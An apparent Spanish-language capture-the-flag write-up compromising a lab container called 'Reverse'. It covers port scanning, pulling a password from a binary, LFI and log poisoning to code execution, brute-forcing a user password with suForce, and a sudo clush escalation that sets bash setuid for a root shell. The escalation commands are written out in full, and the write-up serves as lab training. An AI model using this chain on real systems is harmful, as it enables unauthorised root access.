
Reverse


```
┌──(root💀miguel)-[/home/miguel/Work]
└─# nmap -sCV -p- -Pn -n -vvv 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-26 15:14 -03
NSE: Loaded 157 scripts for scanning.
```

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: P\xC3\xA1gina Interactiva
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|   Supported Methods: HEAD GET POST OPTIONS
```

```
┌──(root💀miguel)-[/home/miguel/Work]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.62], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.62 (Debian)], IP[172.17.0.2], Script,
 Title[Página Interactiva]
```




```
    <h1>¡Bienvenido a la Página Interactiva!</h1>

    <div class="particles" id="particles"></div>

    <!-- Incluir el archivo JavaScript -->
    <script src="./js/script.js"></script>

</body>
</html>
```




hacemos 20 click o mas

vamos a provar con strings del vinario





filtramos por /Introd y vemos que nos aparece S3cRet solamente y algo mas a continuacion pero como no estoy seguro de que sea algo correspondiente a la contrasena me voy a ghidra por si veo algo mas

con ghidra al avrir el vinario vamos a la pestana de Windows → Strings. Filtramos en la nueva ventana que se avre por S3cR3t y le damos click a la linea que nos queda. vemos que antes de S3cR3t tenemos @Mi y luego tenemos lo mismo que nos salia al ver con strings asi que vamos a provar




y tenemos exito!







incluimos al /etc/hosts




vemos que en la url de experimentos interactivos esta haciendo una vusqueda de directorio entonces provamos por un LFI




vamos a los logs pues si podemos ahacer log poissoning seria una forma de entrar dado q tenemos que ver la manera de tirar una reverse shee desde la url o haciendo curl




para provar si funciona hacemos lo siguiente




vamos al final del archivo y vemos




yvemos que tenemos RCE



vamos a enviar una rverse url encodeada de php





comenzamos con el pivoting y vemos lesto

nos dice que se encuentra en el diccionario rockyou.txt entonces haremos un su force con este diccionariocon la siguiente herramienta


https://raw.githubusercontent.com/d4t4s3c/suForce/refs/heads/main/suForce

luego de un rato largo encontramos

`BlueSky_42!NeonPineapple`

pivoteando a maci


simple https://gtfobins.github.io/gtfobins/ld.so/#sudo



aca encontramos como travajar con cluster

https://clustershell.readthedocs.io/en/latest/tools/clush.html#interactive-mode

costo acertar pero en fin lo consegui


clush: error: No node to run on.
[✗]-[maci@b328f4e37ee8]-[/]
$sudo /usr/bin/clush -w node[11-14] -b
Enter 'quit' to leave this interactive mode
Working with nodes: node[11-14]
clush> !id
LOCAL: uid=0(root) gid=0(root) groups=0(root)
clush> !/bin/bash
clush> !whoami
LOCAL: root
clush> cd /root
clush: node[11-14] (4): exited with exit code 255
clush> !cd root
clush> !pwd
LOCAL: /
clush> !cd !root
LOCAL: /bin/sh: 1: cd: can't cd to !root
clush: LOCAL: exited with exit code 2
clush> !/bin/bash -p
clush> whoami
clush: node[11-14] (4): exited with exit code 255
clush> id
clush: node[11-14] (4): exited with exit code 255
clush> !whoami
LOCAL: root
clush> !chmod +s /bin/bash
clush> exit
clush: node[11-14] (4): exited with exit code 255
clush> Keyboard interrupt.
[✗]-[maci@b328f4e37ee8]-[/]
$ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Mar 29 2024 /bin/bash
[maci@b328f4e37ee8]-[/]
$/bin/bash -p
bash-5.2# whoami
root
bash-5.2#